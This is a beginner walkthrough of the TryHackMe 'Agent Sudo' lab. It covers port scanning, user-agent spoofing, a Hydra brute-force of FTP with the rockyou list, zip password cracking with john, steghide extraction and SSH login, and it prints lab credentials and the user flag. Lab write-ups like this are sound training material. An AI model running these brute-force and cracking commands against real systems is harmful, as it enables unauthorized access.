
CTF Write-Up: Agent Sudo

The following writeup is for the agent sudo CTF hosted on TryHackMe, it is a free room and is for beginners. The objective of this CTF is to gain two flags, among answering several questions along the way. Acquiring all this information requires knowledge in enumeration, network scanning, privileges escalation and more. It was a great learning experience, and I had a lot of fun along the way.

1. Enumeration


First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ sudo nmap -sC -sV -p- -T4 10.10.138.200 -oN agent_sudo.txt
```

Scan results:


- 21 (FTP), 22 (SSH), and 80 (HTTP)



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Investigating Port 80

Accessing the web server revealed a HTML page indicating that agents should use their codenames as the user-agent to access the site. Using the ‘curl -A’ command, we can spoof the user-agent.




Dear agents,

Use your own **codename** as user-agent to access the site.


From,
Agent R

Seeing as it says from agent R, we can assume agents are assigned a letter of the alphabet so let's try this out until we find something interesting:



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ curl -A 'A' -L 10.10.138.200

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>
```


We get something like shown in the above image, however, when you use 'C' as the user-agent, we get:



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ curl -A 'C' -L 10.10.138.200
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak! <br><br>

From,<br>
Agent R
```


3. Brute Forcing FTP

The responses hinted that 'chis' might be a username, so I decided to brute-force the password to FTP using Hydra:




```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.138.200
```

And boom, we have found a password:



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-03 02:11:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344
[DATA] attacking ftp://10.10.138.200:21/
[STATUS] 235.00 tries/min, 235 tries in 00:01h, 14344164 to do in 1017:19h, 16 active
[21][ftp] host: 10.10.138.200   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-03 02:13:00
```


Let's now login to FTP using these credentials (chris:crystal):



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ ftp 10.10.138.200
Connected to 10.10.138.200.
220 (vsFTPd 3.0.3)
Name (10.10.138.200:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


4. Steganography and Zip Cracking

There are 3 files located in the FTP share:




```
ftp> ls -la
229 Entering Extended Passive Mode (|||42201|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Oct 29  2019 .
drwxr-xr-x    2 0        0            4096 Oct 29  2019 ..
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
```

Let's download them and investigate the files locally:




```
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||19915|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |**********************************************************************
226 Transfer complete.
217 bytes received in 00:00 (0.75 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||49908|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |**********************************************************************
226 Transfer complete.
33143 bytes received in 00:00 (57.17 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||6199|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |**********************************************************************
226 Transfer complete.
34842 bytes received in 00:00 (59.09 KiB/s)
```

The txt file contains:




```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

This likely hints at the use of steganography, which we will explore soon. If we use binwalk on the other two files, we find something interesting:




```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ binwalk cute-alien.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01


┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```

The cutie.png file is actually a Zip archive, so let's extract it using binwalk -e:




```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22


┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ ls
agent_sudo.txt  cute-alien.jpg  cutie.png  _cutie.png.extracted  To_agentJ.txt
```




```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ cd _cutie.png.extracted

┌──(kali㉿kali)-[~/Documents/agent_sudo_thm/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip
```

We can use zip2john and then john to crack the password hash for the zip file:




```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm/_cutie.png.extracted]
└─$ zip2john 8702.zip > zip.hash

┌──(kali㉿kali)-[~/Documents/agent_sudo_thm/_cutie.png.extracted]
└─$ john zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 13 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE 2/3 (2024-06-03 02:19) 1.408g/s 71250p/s 71250c/s 71250C/s 123456..Franklin1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We have successfully found a password, so let's extract it:




```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm/_cutie.png.extracted]
└─$ 7z e 8702.zip
```

In this zip archive was a file, if you open the text file, you are presented with a string:



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm/_cutie.png.extracted]
└─$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```


This is a weird string; it appears to be base64 so let's decode it using base64 -d:



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm/_cutie.png.extracted]
└─$ echo "QXJlYTUx" | base64 -d
Area51
```


5. Exploring Image using Steghide

Next, steghide was used to reveal an embedded message inside the 'cute-alien' image:



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ steghide info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "message.txt":
    size: 181.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```


This tells us that message.txt is embedded into the image file, so let's extract it using the same tool:



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```


6. SSH Login

The message extracted from the image gives us a password for james, why don't we try to use these credentials (james:hackerrules!) on ssh:




```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ ssh james@10.10.138.200
```

It worked:




```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$ 
```

Let's also download the image file and investigate it:



```
┌──(kali㉿kali)-[~/Documents/agent_sudo_thm]
└─$ scp james@10.10.138.200:/home/james/* /home/kali/Documents/agent_sudo_thm
james@10.10.138.200's password:
Alien_autospy.jpg
user_flag.txt
```

Let's do a reverse image search using Google:



Exact matches


Fox News

Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment | Fox News

31 Oct 2018 · 931x524

